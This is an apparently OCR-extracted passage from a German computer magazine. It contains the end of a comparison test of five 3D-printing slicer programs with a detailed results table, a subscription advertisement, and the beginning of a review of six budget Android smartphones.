AstroPrint hatte bei der Heizbetttemperatur „Null“ als Voreinstellung, sodass sich das Schiffchen beim ersten Druck vom Bett löste. Zudem scheint die Software in der getesteten Version 0.2.1 Beta noch nicht ganz ausgereift: Die manuelle Vorgabe von 60 °C im Programm schlug sich nicht im G-Code nieder, auch wenn die Software das von ihr gar nicht einge-



Das Heck von 3DBenchy zeigt nach dem Druck mit AstroPrint Desktop, Cura, IceSL Slicer, MatterControl und Simplify3D (von links nach rechts) unterschiedlich gut ausgeprägte Details.



Die Unterseiten der gedruckten Support_Mushrooms (in derselben Anordnung wie oben) kamen erst nach dem Abtrennen des Stützgerüsts zum Vorschein.



An den 20 mm hohen Stufenpyramiden (gedruckt mit AstroPrint Desktop, Cura, IceSL Slicer, MatterControl und Simplify3D) haben wir jeweils die Gesamthöhe und die Kantenlänge jeder Stufe gemessen.

schaltete Heizbett nach dem Drucken brav wieder ausschalten wollte. Statt einer Verbesserung des Druckergebnisses resultierte unser erfolgloser Versuch, die Heizbetttemperatur über AstroPrint einzustellen, darin, dass das Programm beim erneuten Slicen etwa 20 Prozent kürzeren G-Code ausgab und für dessen Ausführung fast die Hälfte weniger Druckzeit als beim ersten Anlauf vorhersagte.

Wir haben die Heizbetttemperatur daraufhin am Drucker auf den gewünschten Wert eingestellt. Auch unter diesen Bedingungen konnte die Druckqualität aber nicht überzeugen. Die vom Programm eingestellte Düsentemperatur von 215 °C war zu hoch und bewirkte, dass der Extruder beim Druck-Absetzen Fäden zog. Bei der Pyramide fiel das Programm mit der schlechtesten Maßhaltigkeit im Test auf, und obwohl es die Pyramide sogar eine Idee zu hoch produzierte, fehlten dieser am Ende die Deck- und Bodenschichten.

Brauchbare Defaults

Cura erwies sich als das Arbeitspferd unter den Kandidaten und absolvierte alle Aufgaben verlässlich, auch wenn Überhänge nicht perfekt gerieten. Bei der Pyramide fanden wir durchschnittliche Oberflächenqualität, aber gute Maßhaltigkeit. Die Supportstrategie mit mäanderförmiger Unterstützung für den Support_Mushroom unterstützte den Rand der Pilzkappe nicht vollständig und führte zu Durchhängen. Cura bietet im Expertenmodus zahlreiche Optionen, um das Druckergebnis zu verbessern; deren Nutzeffekt lässt sich aber nur durch zahlreiche Probeläufe austesten, die den Rahmen dieses Tests gesprengt hätten.

IceSL bewältigte die drei Testläufe mit Bravour. Was die Druckergebnisse angeht, konnte ihm keiner der Konkurrenten das Wasser reichen. Dafür muss man allerdings auch die längsten Druckzeiten in Kauf nehmen. Nur bei IceSL war der Schriftzug „#3DBenchy“ am Heck des Testschiffchens gut lesbar. Kleiner Wermutstropfen: Das Schiffchen löste sich kurz vor der Fertigstellung vom Heizbett. Die auf dem Bett aufliegende Fläche hatte sich verzogen und dann abgelöst. Wir wählten für einen erneuten Versuch die Option „Different First Layer Height“ und gaben einen Brim vor. Damit lief der Druck einwandfrei durch. Bei der Maßhaltigkeit der Pyramide hebt sich IceSL von den anderen Kandidaten ebenfalls positiv ab. IceSL unterstützt den Pilzrand des Support_Mushroom lückenlos mit einer leicht entfernbaren Struktur. Trotz deutlicher Support-Reste sieht der Pilz gut aus.


MatterControl absolvierte ebenfalls alle Tests problemlos. Die Druckqualität liegt im Mittelfeld. Probleme gab es vor allem beim 3DBenchy: Im mittleren Teil des Rumpfes zeigte sich auf der an sich glatten Bordwand ein Absatz mit Überhängen. Die Pyramide wies zum Teil deutliche Maßabweichungen auf. Punkten konnte MatterControl beim Support_Mushroom. Außer einer sehr guten Qualität der Pilzoberfläche erzeugte das Programm eine zylindrische Stützstruktur, die den kompletten Pilzrand kreisförmig unterstützte. Leider war sie schwierig zu entfernen.

Anfangs hatte dieses Programm allerdings gar keine brauchbaren Ergebnisse zustandegebracht, bis wir eine Klippe in der Bedienführung überwanden: Trotz der Bediensprache Deutsch erwartet es nämlich nach amerikanischer Gepflogenheit kein Komma, sondern einen Punkt als Dezimaltrennzeichen und interpretiert etwa eine Maßangabe von „0,3 mm“ fatal als „3 mm“.

Simplify3D bewältigte den Testparcours ohne größere Probleme. Dabei liegt der Fokus der auf professionellen Einsatz getrimmten Software auf einer hohen Druckgeschwindigkeit. Beim Schiffchen und beim Pilz traten Probleme mit Überhängen auf. Was die Maßhaltigkeit der Pyramide angeht, liegt Simplify3D im Mittelfeld. Für ein serienmäßiges Materialprofil war die Druckqualität schon sehr gut, und wie bei Cura lässt sie sich durch Anpassungsoptionen für zahlreiche Druckparameter noch steigern.

Fazit

Trotz einfacher Bedienbarkeit bildet AstroPrint das Schlusslicht des Testquintetts. Durch Softwarefehler, schlecht angepasste Profile und die mangelhafte Druckqualität auf Basis der serienmäßigen Profile kann das Programm nicht überzeugen.



Support_Mushrooms erhielten beim Druck durch die Testkandidaten AstroPrint Desktop, Cura, IceSL Slicer, MatterControl und Simplify3D (von links nach rechts) unterschiedliche Stützstrukturen.

Die beste mit nahezu serienmäßigen Einstellungen erzielte Druckqualität gelang im Test mit IceSL, allerdings stellt dieses Programm hohe Anforderungen an den verwendeten Rechner und kodierte bei den serienmäßigen Voreinstellungen mit Abstand den langsamsten Druckvorgang. Die kleinere Geschwindigkeit trägt erfahrungsgemäß zur guten Druckqualität bei.

Das spartanisch ausgestattete Programm lässt sich leicht bedienen. Die Möglichkeit, den 3D-Druck per Skriptsprache zu beeinflussen, verschiebt zwar die Grenzen des Machbaren weit nach oben. Dafür sind jedoch Programmierkenntnisse und eine umfangreiche Einarbeitung erforderlich.

MatterControl liegt in Sachen Bedienbarkeit, Ausstattung und Druckqualität im Mittelfeld. Das Programm geht mit seiner übersichtlichen Slicer-Konfiguration, Möglichkeiten zur Verwaltung der Objekt-Bibliothek und zum Erweitern von 3D-Modellen eigene Wege.

Wer gute Bedienbarkeit und ordentliche Druckqualität zum Nulltarif möchte, ist am besten mit Cura bedient. Die vielfältige Druckerunterstützung und zahlreiche vordefinierte Materialprofile erleichtern den Einstieg in die Welt des 3D-Drucks. Trotz aller Möglichkeiten des Expertenmodus eignet sich die gut gepflegte, weit verbreitete Software mit ihrer großen Internet-Community auch für Anfänger, obwohl sie so viele Einstellmöglichkeiten anbietet.

Als einziges Programm im Test darf man Simplify3D auch gewerblich nutzen. Die Anwendung ist mit 149 US-Dollar zwar nicht kostenlos, gemessen an der Leistungsfähigkeit ist das Geld aber gut angelegt. Kein anderes Programm kombiniert schon mit den vorhandenen Profilen so effektiv eine gute Druckqualität mit kurzen Herstellungszeiten. Vorbildlich ist auch die Unterstützung durch Assistenten. Mit den zahlreichen Hilfestellungen auf der Hersteller-Webseite dürfte dieser Slicer nicht nur Profis dazu befähigen, ihre Druckergebnisse wirksam zu optimieren.

(hps@ct.de) c't

Literatur

[1] Johannes Merkert, Bewegungsprogramm, G-Code verstehen, programmieren und mit Python generieren, c't 25/2017, S. 174

Eingabedateien und Ergebnis-G-Code:
ct.de/ywv9




AstroPrint Desktop 0.2.1 Beta

Das Programm AstroPrint, das es auch in mobilen Versionen für iOS und Android gibt, erschließt sich aufgrund seines übersichtlichen Aufbaus auch für Einsteiger. Das Hauptfenster bildet den Bauraum des 3D-Druckers ab. Der Anwender kann die Modell-Datei entweder per Drag & Drop oder über den Dateidialog laden; Druckerprofile, Materialart und die Druckqualität lassen sich über Schaltflächen am unteren Fensterrand festlegen. Der Druckvorgang lässt sich zudem über einige wenige Parameter beeinflussen, die man als Custom Setup speichern kann. Obwohl AstroPrint eine Materialdatenbank pflegt, stand als Filamentoption für unseren Testdrucker nur PLA zur Verfügung.

Die Position des Objekts im Bauraum lässt sich über vier Schaltflächen verändern. Zusätzlich kann der Anwender das Modell skalieren und außerdem mit einer Schnittebene teilen. Die Schaltfläche „Print Preview" erzeugt eine konfigurierbare Vorschau, bei der man die Darstellung der einzelnen Layer per Schiebeleiste mit der Maus einstellt. Die Vorschau zeigt zusätzlich Druckeinstellungen, Druckzeit und Materialverbrauch an und gewährt den Zugriff auf die Slicer-Einstellungen.

Über die Symbole links in der unteren Steuerleiste startet man den Slicer. Das Ergebnis kann man als Datei speichern oder direkt per USB zum Drucker leiten. Mit dem Zubehör AstroBox für 100 Euro kann man auch über WLAN drucken.

- übersichtliche Bedienoberfläche
- geringe Filament-Auswahl
- wenig Hersteller-Support




Cura 3.6.0

Obwohl der Hersteller dieses Programm ursprünglich nur für den hauseigenen Ultimaker entwickelt hat, unterstützt es mittlerweile mehr als 100 weitere Druckermodelle. Die quelloffene Software wird intensiv gepflegt und bietet bei einsteigerfreundlichem Bedienkomfort profitaugliche Möglichkeiten zur Feinabstimmung.

Nachdem man das zu druckende Modell per Datei-Dialog oder Drag & Drop in den virtuellen Bauraum geladen hat, lässt es sich über die Symbolleiste am linken Fensterrand positionieren. Im Bereich rechts wählt man Drucker, Extruderdüse und Material. Zur Druckereinrichtung findet sich unter „Empfohlen" ein übersichtlicher Einstiegsdialog; Fragen zur Konfiguration beantwortet ein Troubleshooting Guide im Web. Der Reiter „Benutzerdefiniert" öffnet den Profibereich mit einer Fülle von Einstellungen zur Feinjustierung des Druckergebnisses, darunter auch Reparaturoptionen für Gitternetze. Zu jeder Einstelloption zeigt Cura beim Überfahren mit dem Mauszeiger ein ausführliches Infofenster.

Der Slice-Vorgang startet beim Klick auf die Schaltfläche unten links, außerdem zeigt die Software daraufhin die voraussichtliche Dauer des Ausdrucks und den geschätzten Materialverbrauch an. Das Slice-Ergebnis kann man als Datei speichern oder über USB oder das Netzwerk direkt zum Start des Druckvorgangs verwenden. Für den Druckablauf bietet die Software eine animierte Vorschau und eine Echtzeitüberwachung an.

- einsteiger- und profifreundlich
- gute Druckergebnisse
- lange Druckzeiten




IceSL

Dieses Paket besteht aus zwei Programmen. Der IceSL Slicer beschränkt sich auf das Erzeugen von G-Code aus STL-Dateien. Mit seiner einfach gestrickten Oberfläche ist er intuitiv bedienbar. Nach dem Laden der STL-Datei muss man nur noch Druckermodell und Material einstellen. Optionen, das Modell im Bauraum auszurichten, gibt es nicht. IceSL unterstützt zahlreiche Drucker und im Zusammenspiel mit unserem Testdrucker die Materialien PLA und ABS.

Die auch als Webdienst nutzbare Software benötigt unbedingt Unterstützung des Standards OpenGL 4.3. Nach Möglichkeit nutzt sie für ihre Berechnungen eine GPU, sodass die Slice-Geschwindigkeit von den Fähigkeiten der Grafikhardware abhängt. Ist der G-Code fertiggestellt, kann man per Pop-up-Fenster jeden Layer als Druckvorschau visualisieren.

Die zweite Paketkomponente heißt IceSL Forge. Optisch gleicht sie dem Slicer bis auf das Editor-Frame links im Programmfenster. Diese Anwendung beschreibt 3D-Modelle in einer auf Lua basierenden Skriptsprache mit geometrischen Funktionen. Damit kann man die Objektstruktur fast grenzenlos an eigene Wünsche anpassen. So lässt sich beispielsweise die Dichte der Füllstruktur stufenlos über die gesamte Modellhöhe variieren, auch mehrfarbige Oberflächen sind problemlos realisierbar. Allerdings erfordert diese Art der Modellgestaltung eine umfangreiche Einarbeitung und zumindest grundlegende Programmierkenntnisse.

- unkompliziert für Einsteiger
- Skriptsprache für Profis
- Modellausrichtung nicht justierbar



MatterControl 2.0


Das Programm vom 3D-Distributor MatterHackers kennt sich in einem breiten Sortiment von Druckern und Materialien aus. Experten bietet es zahlreiche, übersichtlich angeordnete Einstellmöglichkeiten an. Einsteiger können aber auch auf vordefinierte Profile für unterschiedliche Druckqualitäten und -geschwindigkeiten zurückgreifen.

Den Funktionen Slicer und Drucker-Kontrollkonsole steht ein Dateimanager zur Seite, mit dem der Anwender seine Modelle verwalten kann.

Modelle lassen sich intuitiv im Bauraum ausrichten und manipulieren. Ohne Bedarf einer Zusatzsoftware kann man ein geladenes Modell mit MatterControl um skalierbare geometrische Körper erweitern. Dem Drucker, den man in der Karteikarte „Hardware“ ausgewählt hat, spendiert das Programm eine eigene Registerkarte. In dieser Karte zeigt es das zu druckende Modell entweder in der üblichen 3D-Ansicht oder in einer manuell steuerbaren Animation des Lagenaufbaus an.

Der rechte Bereich des Hauptfensters ist dem Slicer-Setup und der Steuerkonsole vorbehalten. Mit Letzterer lässt sich der Druckvorgang auf einem per USB angeschlossenen Drucker detailliert überwachen und in Echtzeit beeinflussen.

- kennt viele Drucker und Materialien
- Druck-Host mit Steuerkonsole
- langsames Slicing



Simplify3D 4.1.1

Dieser Slicer bietet Profis das volle Programm an Tuning-Optionen. Eindrucksvoll ist auch die Liste von mehr als 300 unterstützten 3D-Druckern.

Nach dem Import eines STL-Modells kann man dessen Gitternetz bearbeiten und reparieren. Zur optimalen Positionierung im virtuellen Bauraum lassen sich beliebige Flächen des Modells per Mausklick auf die Heizbettebene ausrichten.

Im Einsteigermodus stellt man im Wesentlichen nur Material, Druckqualität und Fülldichte ein. Im Expertenmodus finden Profis Funktionen für Extruder-Setup, Füllmusterverteilung, Temperaturoptionen, Lagenmodifikationen und zahllose weitere Extras. Alle Einstellungen lassen sich als Prozess gemeinsam speichern und leicht wiederverwenden.

Nach einem Klick auf „Druckvorbereitung“ liefert Simplify3D eine vorbildlich animierte Druckvorschau. Darin erkennt man, was die gewählten Einstellungen für solche Stellen bewirken, an denen sich gedruckte Einzelflächen einer Schicht nur punktweise berühren: Womöglich druckt der Extruder diese Teilflächen als durchgehende Spur, ohne zwischendurch abzusetzen und andere Teile der Schicht zu drucken. Über ein Gerätebedienfeld kann der Anwender einen laufenden Druckvorgang überwachen.

Simplify3D glänzt trotz seiner Funktionsvielfalt mit einer übersichtlichen Bedienoberfläche. Die Hersteller-Webseite bietet zudem eine Fülle von Informationen und Tutorials zur Druckoptimierung.

- ausgezeichnete Druckqualität
- gute Vorschau und Drucküberwachung
- nicht kostenlos

Slicer Software

Name	AstroPrint Desktop	Cura	IceSL Slicer und Forge	MatterControl	Simplify3D
Hersteller	3DaGoGo	Ultimaker BV	INRIA (Institut national de recherche en informatique et en automatique)	MatterHackers Inc.	Simplify3D
getestete Versionsnummer	0.2.1 Beta	3.6	2.2.1	2.0	4.1.1
Webseite	https://www.astroprint.com	https://ultimaker.com/en/products/ultimaker-cura-software	https://icesl.loria.fr	https://www.matterhackers.com	https://www.simplify3d.com
Bediensprache	Englisch	Deutsch und 10 weitere	Englisch, Französisch, Spanisch, Japanisch	Deutsch und 14 weitere	Deutsch und 5 weitere
Betriebssystem	Windows, macOS, Linux (64 Bit, AppImage)	Windows (64 Bit), macOS, Linux (64 Bit, AppImage)	Windows (32 / 64 Bit), Linux (32 / 64 Bit, zip), OpenGL 4.3 erforderlich	Windows, macOS, Linux (deb)	Windows (32 / 64 Bit), macOS, Linux (32 / 64 Bit, deb / rpm)
Lizenz / Nutzung	frei für nicht-kommerzielle Nutzung	frei und quelloffen	frei für Forschungs- und Ausbildungszwecke	frei und quelloffen	2 Installationen pro Lizenz; wiederholte Prüfung via Internet
Druckunterstützung					
Vorhandene Materialprofile	ABS, HIPS, PLA, PETG, TPU[1]	CFF, CPE, GFF, Nylon, PC, PLA, PP, TPU	ABS, PLA, PETG, TPU, Cheetah Ninjatek[1]	ABS, Flex, Nylon, HIPS, PC, PET, PLA, NinjaTek, NVENT, XT[1]	ABS, PLA, PVA, Nylon
unterstützte Druckertypen	> 140	> 110	35	> 170	> 300
Drucker-Ansteuerung (Hosting)	Datei; USB, LAN[2], WLAN[2]	Datei, USB, LAN, WLAN	Datei	Datei, USB	Datei, USB
Eingabeformat	STL	3MF, OBJ, STL	STL	AMF, G-Code, STL, GIF, JPG, JPEG, MCX, OBJ, PNG, SCAD	STL, OBJ, 3MF
Ausgabeformat	G-Code	G-Code, 3MF, OBJ, STL, UFP	G-Code, STL	G-Code, STL	G-Code
STL Reparatur / Mesh-Bearbeitung	– / –	✓ / –	– / –	– / –	✓ / ✓
Automatische Zentrierung / Anordnung	✓	✓	–	✓	✓
Spiegelung	–	✓	–	✓	✓
Stützstruktur / konfigurierbar	✓ / ✓	✓ / ✓	✓ / –	✓ / ✓ (keine Füllmuster)	✓ / ✓ (Assistent)
Infill-Muster / konfigurierbar	1 / ✓	13 / ✓	9 / ✓	1 / ✓	6/ ✓
Raft / Brim	– / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Anwendungsunterstützung					
Druckvorschau-Animation / konfigurierbar	✓ (manuell) / ✓	✓ / ✓	✓ / –	✓ / ✓	✓ / ✓
Anzeige von Materialverbrauch und Druckdauer	✓	✓	–	✓	✓
Echtzeitmonitoring	✓	✓	–	✓	✓
Online-Hilfe oder Manual	–	✓	✓	–	✓
Online Tutorials / Troubleshooting	✓	✓	✓	–	✓
Druckergebnisse					
Code-Umfang [MByte], 3DBenchy	9,9	9,3	7,4	6,92	5,6
Druckdauer [h:min], 3DBenchy	3:46	3:15	4:44	3:59	2:52
Oberfläche, Schiffchen	⊖⊖	○	⊕⊕	⊕	⊕⊕
Überhänge, Schiffchen	⊖	⊕	⊕⊕	○	⊕
Details (Heck-Schrift), Schiffchen	⊖⊖	⊕	⊕⊕	○	⊕
Oberfläche, Pyramide	⊖	○	⊕⊕	⊕	⊕⊕
mittlere Maßabweichung [%], Pyramide	1,28	0,40	0,14	1,08	0,58
maximale Maßabweichung [mm], Pyramide	0,51	0,13	0,08	0,27	0,14
Oberfläche, Pilz	⊖⊖	⊕	⊕⊕	⊕⊕	⊕
Glattheit (Unterseite, Rand), Pilz	⊖⊖	○	⊕	⊕⊕	⊕
Support, Pilz: Ablösbarkeit / Reste	⊕ / ⊖	○ / ○	⊕⊕ / ⊖	⊖ / ⊕⊕	⊕ / ⊕
Bewertung					
Druckqualität	⊖	⊕	⊕⊕	⊕	⊕⊕
Druckgeschwindigkeit	○	⊕	⊖	○	⊕⊕
Profile für Drucker und Materialien	○	⊕⊕	○	⊕	⊕
Funktionsumfang	○	⊕	⊕⊕	⊕⊕	⊕⊕
Bedienkomfort	⊕⊕	⊕⊕	○	⊕	○
Onlinehilfe, Web-Support	⊖	⊕	⊕	⊖	⊕⊕
Rechengeschwindigkeit	⊖	⊕	k. A.[3]	⊕	⊕⊕
Preis	kostenlos	kostenlos	kostenlos	kostenlos	149 USD

[1] einige Materialien nicht für jedes Druckermodell [2] nur via Interface-Box [3] stark abhängig von GPU

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe



Immer gut für neue Ideen.

Sparen Sie 10 % im Abo und sammeln wertvolles Know-how:

- **6 Ausgaben** kompaktes Profiwissen für nur 55,80 €
- **Workshops und Tutorials**
- **Tests und Vergleiche** aktueller Geräte
- Sparvorteile mit **Gutscheinen und Sonderaktionen**
- **Bequeme Zustellung** direkt nach Hause
- **Inklusive Geschenk**



Ihr Geschenk

Jetzt bestellen: **www.ct-foto.de/abo**

ct Fotografie Digitale

+49 541/80 009 120

leserservice@heise.de



Klasse Smartphone-Einstieg

Sechs attraktive Handys zwischen 120 und 180 Euro

Nicht jeder will Preise jenseits der 500 Euro für ein Handy ausgeben. Das ist auch gar nicht nötig, denn schon für unter 200 Euro gibt es Geräte mit tollen Laufzeiten und ansprechender Leistung.

Von Jörg Wirtgen und Robin Brand

Das Angebot an Smartphones unter 200 Euro ist unüberschaubar. Wir haben uns sechs aktuelle Geräte mit mindestens Android 8, 2 GByte Speicher und 16 GByte Flash genauer angesehen, die das breite Angebot repräsentieren. Viele Hersteller setzen in dieser Preisklasse auf 8-Kern-Prozessoren, doch auch 4-Kern-Prozessoren sind zu finden. Fünf Geräte mit 8 Kernen haben wir mit einem mit 4-Kern-Prozessor, dem Samsung J4+, verglichen. Den günstigen Einstieg bildet das Nokia 3.1 mit Update-Garantie. Viel Leistung fürs Geld bieten das HTC Desire 12+ und das Honor 7C, während das P20 von Cubot mit viel Flash- und Hauptspeicher kommt. Samsungs Einstiegsgerät J4+ glänzt mit langen Laufzeiten und das etwas betagte Moto G6 von Lenovo-Tochter Motorola mit einem runden Gesamtpaket. Dessen Nachfolger war zum Testzeitpunkt noch nicht verfügbar, dürfte den Preisrahmen aber ohnehin sprengen. Das G6 kostete zur Einführung 249 Euro. Was darf man erwarten von Handys, die teils weniger als ein Fünftel der High-End-Smartphones kosten? Wo müssen Nutzer Abstriche machen? Neben vielen Gemeinsamkeiten haben wir einige Unterschiede festgestellt. Allen gemein ist der Dual-SIM-Slot, die Kopfhörerbuchse, der erweiterbare Speicher – und die mäßige Kameraleistung.

Kunststoff dominiert

Als Material dominiert hier Kunststoff, nur der Rücken des Honor 7C ist aus Metall,



Cubot P20

Das Cubot P20 kommt in hübscher schwarz-goldener Verpackung, mit Silikonhülle und bereits angebrachter Displayfolie. Optisch ähnelt es dem Xiaomi Mi A2 Lite, ohne an dessen Verarbeitungsqualität heranzureichen. Die angeclipste Plastikrückseite unseres Testgeräts löste sich bereits leicht. Schade, denn abgesehen davon liefert Cubot ein interessantes Smartphone mit viel Flash- und Hauptspeicher. Der Notch im Display ist Geschmackssache, aber das große Panel ist für diese Preisklasse tadellos. Echtes Dual-SIM fehlt dem Cubot allerdings, das zweite Steckfach ist nur ein Hybridslot mit der MicroSD-Karte. Der Akku hält trotz 4000 mAh Kapazität nicht sehr lange durch, schwächelt vor allem beim Spielen. Beim Kauf über Amazon übernimmt wahlweise der US-Händler Versand und Kundenservice, günstiger ist das Gerät per Direkt-Import zu haben.

- massig Speicher
- tolles Display
- kein echtes Dual-SIM

Preis: 180 Euro



Honor 7C

Mit dem 7C macht Honor keinen Hehl daraus, dass es eine Huawei-Tochter ist. Die optischen Parallelen zum Huawei P Smart (2018) sind nicht zu übersehen – und damit kann das gut verarbeitete Honor 7C durchaus punkten. Es hebt sich mit Metallrückseite angenehm ab von der Kunststoffkonkurrenz. Fingerabdrücke zieht das matte Material nicht so schnell an wie die glänzende Konkurrenz. Eine Displayfolie ist bereits angebracht, ein Headset liegt dem Handy nicht bei. Die Hardware-Performance gehört zur besten im Testfeld. Das Handy reagiert damit auch bei mehreren geöffneten Anwendungen noch recht zügig. Leider sind die Akkulaufzeiten nur durchschnittlich und die Ladezeiten lang. Die Kamera kann selbst für ein Einstiegsgerät nicht überzeugen. Nur bei viel Licht nimmt sie ansprechende Fotos auf. Das Display des Honor ist groß, aber nicht sehr hell.

- schnell
- wertig
- enttäuschende Kamera

Preis: 150 Euro



HTC Desire 12+

Laut Benchmark-Tests ist das HTC Desire 12+ gemeinsam mit dem Honor 7C das schnellste Gerät im Vergleichsfeld. Dennoch leistete es sich den ein oder anderen Ruckler – noch im überschaubaren Rahmen. Die Kamera schießt bei guten Lichtverhältnissen ansehnliche Fotos. Das ändert sich, wenn das Licht schlechter wird: Unter schwierigen Bedingungen werden die Resultate arg matschig. Das Display ist groß, aber nicht so hochauflösend wie die Panels des Motorola und des Cubot. Im Gebrauch hat sich das nicht negativ bemerkbar gemacht. Einzelne Pixel sind nur bei genauem Hinsehen erkennbar. Die gemessenen Akkulaufzeiten sind durchschnittlich, über den Tag sollten Nutzer damit aber kommen. Penetrant sind die HTC-eigenen Dienste, ärgerlich ist das Patchlevel September.

- performant …
- … aber mit Rucklern
- veralteter Sicherheitspatch

Preis: 140 Euro

die Rückseite des Moto G6 aus Glas. Doch auch die anderen Geräte wirken sauber verarbeitet, allein die Spaltmaße des Cubot P20 sind etwas zu groß. Die Eleganz von High-End-Geräten darf man in dieser Preisklasse natürlich nicht erwarten. Die glänzenden Rückseiten des Samsung J4+ und des HTC Desire 12+ sind besonders anfällig für Fingerabdrücke, ähnlich verschmiert sehen das Cubot P20 und das Motorola G6 nach kurzer Benutzung aus. Weniger anfällig sind die matten Gehäuse des Nokia 3.1 und des Honor 7C. Das Nokia macht mit seinen Metallelementen einen robusten Eindruck. Schutz gegen Nässe und Staub bietet keines der Smartphones, jedenfalls nicht nach IP-Standard zertifiziert. Motorola spricht beim G6 von einer Beschichtung, die das Gerät vor Wasserspritzern oder leichtem Regen schütze – wasserdicht ist es aber nicht.

Gute Displays

Der Trend zur Aussparung im Display, der sogenannte Notch, ist in der Einstiegsklasse nur vereinzelt zu beobachten. Unter den Testgeräten hat lediglich das Cubot P20 einen. Die Displays der Testgeräte sind allesamt gut, Ausreißer gibt es weder in die eine noch in die andere Richtung. Etwas kräftigere Farben – noch nicht die von Spitzen-LCDs – zeigen HTC, Motorola und Samsung. Bei schrägem Blickwinkel verblassen Cubot und Honor eher als die anderen. Das Cubot ist sichtbar kälter abgestimmt, hat also einen Blaustich; nicht ganz so deutlich ist er beim Honor. Die höhere Auflösung des



Motorola Moto G6

Das Moto G6 von Lenovo-Tochter Motorola ist so etwas wie die Inkarnation des hochwertigen Einstiegsgeräts. Mittlerweile für etwa 180 Euro zu haben, bietet das Smartphone ein rundes Gesamtpaket. Dass in Kürze der Nachfolger erscheint, macht es nicht weniger attraktiv, aber günstiger. Die Laufzeiten sind zwar nur durchschnittlich, aber es lädt schnell per USB-C, gehört in Sachen Performance trotz 32-Bit-SoC zu den besseren Geräten des Testfelds und ist mit NFC und 5-GHz-WLAN ausgestattet. Leider ist die gläserne Rückseite ein Fingerabdruckmagnet, und die nur durchschnittliche Kamera steht etwas aus dem Gehäuse hervor. Motorola verzichtet auf umfangreiche Anpassungen der Bedienoberfläche, ein Update auf Android 9 ist angekündigt.

- scharfes Display
- Schnellladetechnik
- schlankes Android

Preis: 180 Euro



Nokia 3.1

Der Trumpf des Nokia 3.1 ist schnell identifiziert: „Android One“ sticht die Konkurrenz aus. Obwohl das Gerät kaum mehr als 100 Euro kostet, wird es laut Hersteller regelmäßige Sicherheitspatches erhalten. Und das ist kein leeres Versprechen, der Januar-Sicherheitspatch kam Mitte des Monats. Da ist es verschmerzbar, dass Android 9 noch auf sich warten lässt. Das Gehäuse des 3.1 versprüht den Charme einstiger unkaputtbarer Nokia-Knochen – und auch die Performance lässt Erinnerungen an die Vergangenheit wach werden. Selbst unter seinesgleichen, sprich anderen Einstiegsgeräten, gehört das Nokia zu den langsameren – 2 GByte RAM lassen grüßen. Dafür sind die Laufzeiten in Ordnung. Der karg bemessene Flash-Speicher lässt sich per MicroSD-Karte erweitern.

- regelmäßige Udpates
- knapper Speicher
- maue Performance

Preis: 120 Euro



Samsung J4+

Optisch hat das Samsung J4+ nur wenig von einem 150-Euro-Handy. Das große Display zeigt kräftige Farben, die geringe Pixeldichte fällt nur bei genauem Hinsehen auf. Allerdings könnte das Panel heller sein. Den Glaslook weiß Samsung auch mit Kunststoff zu imitieren, dieser zieht Fingerabdrücke allerdings magisch an sich. Positiv fällt die Kamera-App mit ihren vielen Einstellmöglichkeiten auf. Praktisch: Der Auslöseknopf lässt sich frei auf dem Bildschirm positionieren. Das Gerät ist dank NFC-Chip für kontaktloses Bezahlen gerüstet, auf 5-GHz-WLAN versteht es sich nicht. Am Fingerabdruckscanner hat Samsung gespart, das Gerät entsperrt wahlweise über Pin, Muster oder Gesichtserkennung. Mäßig ist die Performance des J4+, dafür glänzt es mit tollen Laufzeiten.

- lange Laufzeiten
- wertige Optik
- langsam

Preis: 150 Euro

Cubot und des Motorola macht sich in schärferen Schriften und Fotos bemerkbar; die anderen Displays wirken ebenfalls nicht pixelig, einzelne Pixel sieht man auch auf den 6-Zöllern nur mit guten Augen.

Maue Kameras

